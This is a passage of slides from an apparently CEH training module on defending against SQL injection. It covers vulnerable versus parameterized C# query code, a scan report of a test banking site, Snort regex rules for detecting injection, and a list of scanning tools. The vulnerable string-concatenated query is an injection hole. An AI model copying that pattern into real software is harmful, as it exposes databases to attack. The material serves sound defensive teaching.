
Vulnerable Code

```
SqlDataAdapter myCommand =  
new  
SqlDataAdapter("LoginStoredPr  
ocedure '" +  
Login.Text + "'", conn);
```

Secure Code

```
SqlDataAdapter myCommand = new  
SqlDataAdapter("SELECT aut_lname,  
aut_fname FROM Authors WHERE aut_id =  
@aut_id", conn); SqlParameter parm =  
myCommand.SelectCommand.Parameters.Ad  
d("@aut_id", SqlDbType.VarChar, 11);  
Parm.Value = Login.Text;
```

How to Defend Against SQL Injection Attacks (Cont'd)



SQL Injection Detection Tool: dotDefender



dotDefender is a software based **Web Application Firewall**




It complements the **network firewall, IPS** and other network-based **Internet security** products



It inspects the **HTTP/HTTPS** traffic for suspicious behavior



It detects and blocks **SQL injection** attacks



<http://www.applicure.com>

C EH
Certified Ethical Hacker

The screenshot displays the IBM Security AppScan Standard interface. The top navigation bar includes 'File', 'Edit', 'View', 'Scan', 'Tools', and 'Help'. The main toolbar contains icons for 'Scan', 'Pause', 'Manual Explore', 'Configuration', 'Report', 'Find', 'Scan Log', and 'PowerTools'. The interface is divided into three main sections: 'Unf Based' (left), 'Content Based' (middle), and 'Severity' (right).

The 'Unf Based' section shows a list of scanned elements for 'My Application [34]', including 'http://demo.testfire.net/ [34]', 'cgile', 'comment.aspx (5)', 'default.aspx (1)', 'disclaimer.htm (4)', 'feedback.aspx (1)', 'high_yield_investments.htm (1)', 'notfound.aspx', 'search.aspx (3)', 'security.htm', 'servererror.aspx (1)', 'subscribe.aspx (7)', 'subscribe.ssf', 'survey_questions.aspx', 'admin (1)', 'aspnet_client (1)', 'bank (4)', 'images (1)', and 'pr (1)'.

The 'Content Based' section displays a list of security issues for 'http://demo.testfire.net/'. The issues are sorted by 'Severity' and 'Descending'. The 'SQL Injection' issue is highlighted in red. The list includes:

- 34 Security Issues (124 variants) for 'http://demo.testfire.net/'
- Cross-Site Scripting (4)
- DOM Based Cross-Site Scripting (3)
- Poison Null Byte Windows Files Retrieval (1)
- SQL Injection (1) - highlighted in red
- http://demo.testfire.net/subscribe.aspx (1) - highlighted in red
- txtEmail
- Cross-Site Request Forgery (2)
- Directory Listing (2)
- Link Injection (Facilitates Cross-Site Request Forgery) (2)
- Open Redirect (2)
- Phishing Through Frames (2)
- Database Error Pattern Found (2)
- Email Address Pattern Found in Parameter Value (1)
- Hidden Directory Detected (3)
- Microsoft ASP.NET Debugging Enabled (2)
- Missing HttpOnly Attribute in Session Cookie (1)
- Application Error (2)
- Application Test Script Detected (1)
- Email Address Pattern Found (2)
- Possible Server Path Disclosure Pattern Found (1)


The 'Severity' section shows the 'SQL Injection' issue with a 'High' severity level. The 'Test Response' section displays the HTTP response for the 'SQL Injection' issue, showing an 'HTTP/1.1 500 Internal Server Error' status. The response body contains an error message: 'Syntax error in query expression: ''test@falconmutual.com'';'.

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection Detection Tool: WebCruiser



WebCruiser is a **web vulnerability scanner** that allows you to scan for vulnerabilities such as SQL injection, cross-site scripting, XPath injection, etc.



<http://sec4app.com>

Snort Rule to Detect SQL Injection Attacks

CEH
Certified Ethical Hacker

Block these expressions in SNORT

1

`/(\%27)|(\')|(\-\-)|(\%23)|(\#)/ix`

2

`/exec(\s|\+)+(s|x)p\w+/ix`

3

`/((\%27)|(\'))union/ix`

4

`/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`



```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection
- Paranoid";
flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-
)|(\%23)|(\#)/i"; classtype:Web-application-attack; sid:9099; rev:5;)
```

<http://www.snort.org>

SQL Injection Detection Tools



HP WebInspect

<http://www.hpenterprisesecurity.com>



GreenSQL Database Security

<http://www.greensql.com>



SQLDict

<http://ntsecurity.nu>



**Microsoft Code Analysis Tool
.NET (CAT.NET)**

<http://www.microsoft.com>



SQLiX

<https://www.owasp.org>



**NGS Squirrel Vulnerability
Scanners**

<http://www.nccgroup.com>



SQL Block Monitor

<http://sql-tools.net>



**WSSA - Web Site Security
Scanning Service**

<http://www.beyondsecurity.com>



**Acunetix Web Vulnerability
Scanner**

<http://www.acunetix.com>



**N-Stalker Web Application
Security Scanner**

<http://www.nstalker.com>

Module Summary



- ❑ SQL injection is the most common website vulnerability on the Internet that takes advantage of non-validated input vulnerabilities to pass SQL commands through a Web application for execution by a backend database
- ❑ Threats of SQL injection include authentication bypass, information disclosure, and data integrity and availability compromise
- ❑ SQL injection is broadly categorized as error based SQL injection and blind SQL injection
- ❑ Database admins and web application developers need to follow a methodological approach to detect SQL injection vulnerabilities in web infrastructure that includes manual testing, function testing, and fuzzing
- ❑ Pen testers and attackers need to follow a comprehensive SQL injection methodology and use automated tools such as BSQLHacker for successful injection attacks
- ❑ Major SQL injection countermeasures involve input data validation, error message suppression or customization, proper DB access privilege management, and isolation of databases from underlying OS